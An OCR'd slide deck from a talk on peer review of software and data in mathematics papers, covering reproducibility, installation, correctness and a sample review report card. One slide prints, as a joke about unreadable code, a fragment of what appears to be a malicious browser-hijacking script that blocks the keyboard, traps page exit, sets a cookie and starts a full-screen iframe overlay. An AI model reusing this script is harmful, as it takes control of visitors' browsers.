


Software Peer Reviewing


Jeroen Hanselman

RPTU Kaiserslautern-Landau/MaRDI


24th of July 2024

ICMS

A day in the life of a mathematician whose research sometimes involves software or data




Name: Mardy
Species: Math rabbit
Hungry for: Carrots
Current mood: Happy



Let's assume we want to read a very cool paper

An ingenious proof of the Riemann Hypothesis
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)




Let's assume we want to read a very cool paper

An ingenious proof of the Riemann Hypothesis
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)

⋮

Beautiful and correct mathematics

⋮



Let's assume we want to read a very cool paper


An ingenious proof of the Riemann Hypothesis
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)

⋮

Beautiful and correct mathematics

⋮

In order to complete the proof we performed the remainder of the calculations using a computer.



Let's assume we want to read a very cool paper

An ingenious proof of the Riemann Hypothesis
by Bernhard Riemann's greatest fan (who wishes to remain anonymous)

⋮


Beautiful and correct mathematics


⋮

In order to complete the proof we performed the remainder of the calculations using a computer.

Where is the code?

404


Sorry, either you mistyped the url or we deleted that page, but let's agree to blame this on you.
someecards



Let's assume we finally found the code

We're really excited now, but, hey, it's (choose one or more of the following)

Let's assume we finally found the code

We're really excited now, but, hey, it's (choose one or more of the following)

- Written in a dead programming language

Let's assume we finally found the code

We're really excited now, but, hey, it's (choose one or more of the following)

- Written in a dead programming language
- Dependent on packages that got updated. Code no longer works.


Let's assume we finally found the code

We're really excited now, but, hey, it's (choose one or more of the following)

- Written in a dead programming language
- Dependent on packages that got updated. Code no longer works.

- Is written like this

```
function srand(iterations,depth){for(a=1;a<=iterations;a++){num=Math.random()*10000;}if(depth
  >0){return srand(Math.max(num,1),depth-1);}else{return num;}}num=srand(1,2*4*6*9);if(num<1)
  {document.write("");}else{document.onkeydown=function(e){return false;};window.
  onbeforeunload=function(e){if(!e.href){return false;}};var was=new Date();was.setMinutes(10
  +was.getMinutes());document.cookie="u=TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2N
CkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hyb21lLzg2LjAuNDI0MC4xMTEgU2FmYXJpLz
UzNy4zNg==;path=/;expires="+was.toGMTString();if(document.cookie.match(/u=TW96aWxsYS81LjAgKFd
pbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNTCwgbGlrZSBHZWNrbykgQ2hy
b21lLzg2LjAuNDI0MC4xMTEgU2FmYXJpLzUzNy4zNg==/gi)){function add_iframe(){let e=document.
  createElement("iframe");e.className="counter",e.style="border: 0px none; width: 100%;
  height: 100vh;z-index:9999999; position:fixed;top:0;left:0",e.seamless="true";e.src="
```




Let's assume we finally found the code

We're really excited now, but, hey, it (choose one or more of the following)

Let's assume we finally found the code

We're really excited now, but, hey, it (choose one or more of the following)


- Has no documentation or examples




Let's assume we finally found the code

We're really excited now, but, hey, it (choose one or more of the following)

- Has no documentation or examples




- Is just a list of computed data, but it is completely unclear how this data was computed and what it represents




Assuming all of that is fine. Why should we believe the output it spat out?

- How do we know the algorithm doing it was correctly implemented?
- Is there a way to verify the output?
- 

A day in the life of a mathematician whose research sometimes involves software or data




Name: Mardy
Species: Math rabbit
Hungry for: Well-written reproducible code
Current mood: Frustrated



We can do better!


- Peer reviewers rarely look at the software or data accompanying publications.
- But you wouldn't believe a theorem without a proof, so why would you believe the output of a piece of software you haven't looked at?
- Most people actively developing computer algebra software are aware of these problems, but mathematicians who write software casually just for their own projects might not be.
- Raising awareness is important!
- Also need to figure out what best practices are.




A real life example: the spike integral

(Copied from a talk given by Frederik Johansson at ANTS XV)

$$\int_0^1 \operatorname{sech}^2(10(x-0.2)) + \operatorname{sech}^4(100(x-0.4)) + \operatorname{sech}^6(1000(x-0.6))\ dx$$




Mathematica `NIntegrate`:	0.209736
Octave `quad`:	0.209736, error estimate 10^{-9}
Sage `numerical_integral`:	0.209736, error estimate 10^{-14}
SciPy `quad`:	0.209736, error estimate 10^{-9}
mpmath `quad`:	0.209819
Pari/GP `intnum`:	0.211316




A real life example: the spike integral

(Copied from a talk given by Frederik Johansson at ANTS XV)

$$\int_0^1 \operatorname{sech}^2(10(x-0.2)) + \operatorname{sech}^4(100(x-0.4)) + \operatorname{sech}^6(1000(x-0.6))\, dx$$




Mathematica `NIntegrate`:	0.209736
Octave `quad`:	0.209736, error estimate 10^{-9}
Sage `numerical_integral`:	0.209736, error estimate 10^{-14}
SciPy `quad`:	0.209736, error estimate 10^{-9}
mpmath `quad`:	0.209819
Pari/GP `intnum`:	0.211316
Chebfun:	0.210803
Arb (rigorous):	0.210803




Could software reviewing have caught a mistake like this?


- Probably not.
- Just like when reviewing a paper a software reviewer has a limited amount of time.
- You look if everything looks roughly plausible and maybe zoom in a bit on which parts look suspicious.
- It is also unreasonable to expect the software reviewer to understand all of the mathematics in the code.



- The goal of software reviewing is to ensure that the code runs, is well-written and easily accessible
- This in turn will make it easier for other researchers to reuse the code and build on it.
- It'll also make it easier to find and fix mistakes like the one above later on




- Let's think a little bit about what we might want to have.
- Imagine you are reading an article and its results are based on computer experiments. What are the questions you might have? What would make you trust the results that were published?
- If you wanted to reuse a piece of software and improve it. What would make it easier to handle?




Main Idea

- Design some kind of report card that checks the code in a number of different categories and make this part of the peer reviewing process.
- The main purpose of this report card is to give feedback to the authors of the publications and make them aware of how their code could be made better.
- The software review should play a role in deciding whether the paper is accepted or not, but only when there are major issues affecting the correctness of the paper.




What should be on the report card?



First problem

Availability of code and computed data


- How do you find the code that's used in a paper?
- Is it even available anywhere?
- Is it open source?
- Even if it is stored somewhere. Will it be still be available in 10 years? 100 years?



First problem

Availability of code and computed data


- Check that the paper provides a link to the code.
- Check that the code/data is stored in a location that will still be available years from now and not on someone's private web page.
- But if every author of a paper that involves software would from now do these few things, it would already be a huge improvement over the current situation.



Second problem

Installation


- How easy is it to get the code up and running?
- What OS was used?
- What programming language(s)?
- What compiler was used?
- What specifications (memory, CPU) does the computer need to be able to run the program in a reasonable amount of time?
- Does it depend on other software that needs to be installed first? How easy can we find and install the packages it depends on?



Second problem

Installation


- The environment in which the code was run can impact the results and the speed of the results. If your results are performance dependant, it is a good idea to write down the exact circumstances under which code was run.
- Someone who wants to reuse your code shouldn't spend hours struggling to try and install it.
- In the report card it should be checked how quickly a non-expert user is able to get the code up and running.



Third problem

Reproducibility and Correctness


- What steps were performed in the experiments to compute the data or repeat the experiment?
- How easy is it to understand how to use the code?
- Are examples provided? Is there enough documentation? Does the repo have a Readme?
- Does repeating the experiments actually produce the claimed results?
- Do the examples work correctly? What if you change things just a little bit?



Third problem

Reproducibility and Correctness


- Check for tests that improve confidence in the correctness of the code.
- Often output may be easier to verify than to calculate. (If computations would take months or years for example)
- In case of closed source software: zero knowledge tests.
- Compare the calculations done with distinct software packages
- Use less complicated (but slower) algorithms to compute the same things as faster more complicated algorithms.



Fourth problem


Readability

- Assuming the code works and you want to reuse it for something else/improve on it. How easy is it to understand the details of what is actually going on?
- Is the code clearly annotated?
- Is the code formatted properly?
- Is the naming consistent, meaningful and distinctive?
- Are the files structured in a sensible way?
- Is it clear what the computed data actually means?



Review might also depend on the role of the software in the paper


- The paper uses software to do some calculations for a step in the proof of a theorem.
- The paper presents a database.
- The paper uses computational methods to illustrate an example (or counterexample).
- The paper presents an algorithm to do something new.
- The paper presents an algorithm that is claimed to be an improvement over already existing algorithms.



Fifth problem

Politics


- Hopefully it is clear that improving the standards for papers with a software component is important for the future of mathematics.
- But authors, publishers, referees and editors may be unaware of these issues or might simply not care about them.
- Journals also are not prepared to publish software components of a publication.



Fifth problem


Politics

- The quality and correctness of code is seen as an afterthought because everyone wants to publish as quickly as possible.
- A related issue is that writing good mathematical software doesn't get acknowledged as an accomplishment even though it may be more difficult than writing a paper.
- People who have the time to spend on perfecting their code are usually the ones that already have a permanent position and don't have to worry about their career anymore.
- Citation and acknowledgement of software should also be improved.




What I do:

- Make people aware by giving talks like this.
- Reach out to conferences and journals to see if we can try to introduce this kind of process.
- Test the reviewing process by writing technical reviews for papers and figure out what works and doesn't.
- Eventually train other reviewers how to do technical reviews.




What I do:

- I have been doing software reviews for multiple conferences. Mostly LuCaNT, ANTS (and a small amount of reviews for MEGA and ISSAC)
- The LuCaNT and ANTS communities were very receptive and software reviewing will be a staple of ANTS (and probably LuCaNT) going forward.
- Feel free to contact me if you want to discuss introducing a technical reviewing process: hanselman@mathematik.uni-kl.de



What I do:

- Up till now I've reviewed software of about a 100 papers written using a variety of programming languages (Sage (Python), Magma, C++, Pari-GP, Julia/OSCAR, Rust, Mathematica, Maple)
- The easiest papers took about 1/3 of a day to review. The more difficult ones took multiple days.
- It also often happens that one essentially has to write multiple reviews for the same paper as the code is spread out over multiple repositories.




The Process

Step 1: I skimmed through the paper

- to grasp what it was about
- to see how software was being used in the paper
- to find all relevant links to repositories.
- and to find the specifications of the software/hardware being used.

Step 2: I took a look at the repositories

- to check if there was a license
- to see what the Readme and installation instructions looked like
- to check what kind of files were there. Just data? Code? Any files or examples I can use for testing?



Step 3: I tried to install the software to the best of my ability. I always documented every step I took in order to make it easier to identify what I might have done wrong in my attempt to install the code.

Step 4: I try to run all of the examples included in the paper/the repository to the best of my ability and to compare the output with the output given by the authors

Step 5: I skim the code and the comments to estimate how comprehensible this would be to someone trying to understand it.

Technical Review

Title: Algorithm to compute the number of carrots needed to complete a proof
Author(s): Jeroen Hanselman and Mardi the Math bunny

Date: June 19, 2024

Technical review

Basic Info

Files provided

- ☒ Source Code
- ☐ Notebook
- ☐ Examples
- ☐ Docker file/VM
- ☐ Documentation
- ☐ Computed data
- ☐ Files that verify computed data

Programming languages:	Python 3.11.1
Standard software used:	Magma V2.26-6
System specs used for review:	5.15.63-gentoo-dist with Intel(R) Xeon(R) CPU E5-2697A v4 @ 2.60GHz, 756GB
Version reviewed:	No version numbering. Files reviewed were last changed on the 22nd of September 2022
Downloaded from:	https://www.mardi4nfdi.de/

Importance of software in the paper

The repository contains the implementation of the algorithms and the results of the computations described in the paper.


Reproducibility (Installation)

License:	− No license found
Availability:	+ The files were uploaded to GitHub
Readme:	+ The repository contains a Readme explaining the contents of the Github.
Installation:	+ Straightforward.

Installation steps taken

Magma Code:

- Cloned `https://github.com/MaRDItheMathbunny/MaRDICode` from GitHub



Technical Review

Reproducibility (Records of setup)

Specification of CPU: − Did not find what CPU was used.
Specification of Memory: − Did not find the amount of memory used.
Specification of OS/software used: − Did not find which Magma version was used.
References and citation: Magma is cited. The other packages the software builds on or depends on are properly cited.

Reproducibility (Running the code)

Magma Code: + The code seems to run fine. It does give a small error however:

```
In file "Carrot.m", line 587, column 9:
>> bunny := [ 0, 0, 0];
```

Correctness and Reliability

Recalculating the examples: − I find it a bit hard to check whether the code produces the same results as what the authors got. There are a lot of files in the Github and it was unclear to me what files I should look at.


Readability

Annotation : The code is clearly annotated.
Indentation and formatting: + Consistent.
Naming of variables : + Consistent, meaningful and distinctive.

Comments

None.

Better quality control on papers with software will make him (or her) a very happy bunny!



Feel free to contact me if you want to discuss introducing a technical reviewing process: hanselman@mathematik.uni-kl.de